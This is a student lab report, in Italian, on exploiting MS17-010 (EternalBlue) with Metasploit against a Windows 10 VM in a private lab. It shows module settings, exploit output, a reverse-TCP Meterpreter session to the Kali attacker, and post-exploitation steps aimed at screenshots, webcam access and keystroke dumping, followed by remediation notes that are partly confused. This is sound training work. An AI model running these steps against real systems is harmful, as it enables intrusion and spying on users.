

Report 14/04/2026

Alunno: Pancrazio Giuzio

Traccia:

Sulla base di quanto visto, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows sfruttando con Metasploit la vulnerabilità MS17010. Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows
- Accedere a webcam/fare dump della tastiera/provare altro

Introduzione :

La CVE-2017-0144 ha avuto un impatto devastante nel 2017, quando il ransomware WannaCry ha colpito centinaia di migliaia di utenti e infrastrutture critiche a livello globale. Questa specifica vulnerabilità risiede nel protocollo SMBv1 (Server Message Block), un protocollo nativo di Windows utilizzato per la condivisione di file, stampanti e la comunicazione tra processi in rete. Sfruttando un errore nella gestione della memoria (nello specifico un buffer overflow), un attaccante può inviare pacchetti di rete appositamente confezionati per mandare in crash il servizio e forzare l'esecuzione di codice arbitrario con privilegi di livello "system". Di conseguenza, l'exploit non solo permette il controllo totale della macchina vittima, ma facilita enormemente la propagazione automatica e il movimento laterale all'interno delle reti aziendali, rendendo la falla estremamente pericolosa

Riferimenti :

<https://nvd.nist.gov/vuln/detail/cve-2017-0144>

<https://access.redhat.com/security/cve/cve-2017-0144>

POC:

Per osservare da vicino l'esecuzione del codice e comprendere come questo attacco possa essere ancora efficace su sistemi non aggiornati utilizzeremo il nostro laboratorio . Le macchine si trovano sulla medesima sottorete per simulare un movimento laterale post compromissione. Macchina attaccante Kali Linux IP 192.168.50.100 , macchina vittima Windows vulnerabile IP 192.168.50.102.

```
kali@kali: ~
Session Actions Edit View Help
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):


| Name          | Current Setting | Required | Description                                                                                                                                           |
|---------------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS        | 192.168.50.102  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                                                |
| RPORT         | 445             | yes      | The target port (TCP)                                                                                                                                 |
| SMBDomain     |                 | no       | (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines. |
| SMBPass       |                 | no       | (Optional) The password for the specified username                                                                                                    |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                                                                                                            |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.     |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.               |



Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.50.100  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:


| Id | Name           |
|----|----------------|
| 7  | Windows 10 Pro |



View the full module info with the info, or info -d command.
msf exploit(windows/smb/ms17_010_eternalblue) > |
```

configurando il payload in msf console ho preferito metterlo come processo , ora non resta che lanciare un attacco . e aggiornare la sessione in meterpreter

Name	Current Setting	Required	Description
CMDST		no	The local client address
CPORT		no	The local client port
CheckModule	auxiliary/scanner/smb/smb_ms17_010	yes	Module to check with
ConnectTimeout	10	yes	Maximum number of seconds to establish a TCP connection
ContextInformationFile		no	The information file that contains context information
DisablePayloadHandler	false	no	Disable the handler code for the selected payload
EnableContextEncoding	false	no	Use transient context when encoding payloads
GroomAllocations	12	yes	Initial number of times to groom the kernel pool.
GroomDelta	5	yes	The amount to increase the groom count by per try. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
MaxExploitAttempts	3	yes	The number of times to retry the exploit. Useful as EternalBlue can sometimes require multiple attempts to get a successful execution.
ProcessName	spoolsv.exe	yes	Process to inject payload into.
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: ssnpi, socks4, socks5, socks5h, http
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCipher		no	String for SSL cipher - "DHE-RSA-AES256-SHA" or "ADH"
SSLKeyLogFile		no	The SSL key log file
SSLServerNameIndication		no	SSL/TLS Server Name Indication (SNI)
SSLVerifyMode	PEER	no	SSL verification method (Accepted: CLIENT_ONCE, FAIL_IF_NO_PEER_CERT, NONE, PEER)
SSLVersion	Auto	yes	Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3, TLS1, TLS1.1, TLS1.2)
VERBOSE	false	no	Enable detailed status messages
WORKSPACE		no	Specify the workspace for this module
WfsDelay	5	no	Additional delay in seconds to wait for a session



per curiosità andiamo a vedere come si chiamerà il processo che andremo ad iniettare ed è spoolsv.exe , questo processo gestisce il servizio spooler di stampa ("system") quindi viene riconosciuto come un processo legittimo agli occhi di windows defender .

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.50.102:445 - Host is likely VULNERABLE to MS17-010 - Windows 10 Pro 10240 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.50.102:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.50.102:445 - The target is vulnerable.
[*] 192.168.50.102:445 - shellcode size: 1292
[*] 192.168.50.102:445 - numGroomConn: 12
[*] 192.168.50.102:445 - Target OS: Windows 10 Pro 10240
[*] 192.168.50.102:445 - got good NT Trans response
[*] 192.168.50.102:445 - got good NT Trans response
[*] 192.168.50.102:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.50.102:445 - SMB1 session setup allocate nonpaged pool success
[*] 192.168.50.102:445 - good response status for nx: INVALID_PARAMETER
[*] 192.168.50.102:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (244806 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49451) at 2026-04-14 06:17:59 -0400
meterpreter > █
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : DESKTOP-9K104BT
OS            : Windows 10 (10.0 Build 10240).
Architecture : x64
System Language : it_IT
Domain        : WORKGROUP
Logged On Users : 2
meterpreter > screenshot
! Error running command screenshot: Rex::RuntimeError Current session was spawned by a service on Windows 8+. No desktops are available to screenshot.
meterpreter > ps

Process List
-----
```

come possiamo vedere meterpreter non riesce a fare uno screenshot in questa sessione , in quanto il processo da noi scelto è sì un processo da authority system ma rimane comunque isolato , dobbiamo migrare la sessione a un processo come explorer.exe per farlo useremo migrate o con il PID o proveremo con il nome quindi : migrate -n explorer.exe o migrate nPID



Facoltativo

Formulare delle ipotesi di remediation per la vulnerabilità MS17010. Ad esempio:

- Possiamo risolvere in qualche modo? Se sì, con quale effort?
- Possiamo risolvere solo la vulnerabilità?
- Possiamo limitare l'accesso e gli spostamenti dell'attaccante una volta penetrato nel sistema?

Prima di procedere con le conclusioni bisogna comunque fare due tipi di considerazioni. Essendo una zero day vulnerability che Microsoft ha tentato istantaneamente di patchare, il lavoro secondo il mio punto di vista è stato frettoloso, almeno per quanto riguarda quel che ne ha conseguito. La vulnerabilità è intrinseca alla gestione del processo: se un servizio di spooler di stampa ha privilegi amministrativi, c'è un problema a monte nell'architettura dei processi Windows, che forse è quasi sicuramente oggi mitigata. Una vulnerabilità come questa nasce dal concetto di come nasce il sistema operativo e i file che vengono eseguiti in esso. Nonostante le patch di sicurezza siano state implementate nel tempo, i malware hanno continuato a funzionare perché gli aggiornamenti di sistema non sono obbligatori. La vulnerabilità in questione si può risolvere prevenendo il buffer overflow e l'esecuzione di codice arbitrario prima di rilasciare un servizio con privilegi così alti. La stessa Microsoft, infine, ha consigliato di chiudere il servizio e le porte annesse per evitare un ulteriore peggiorare della situazione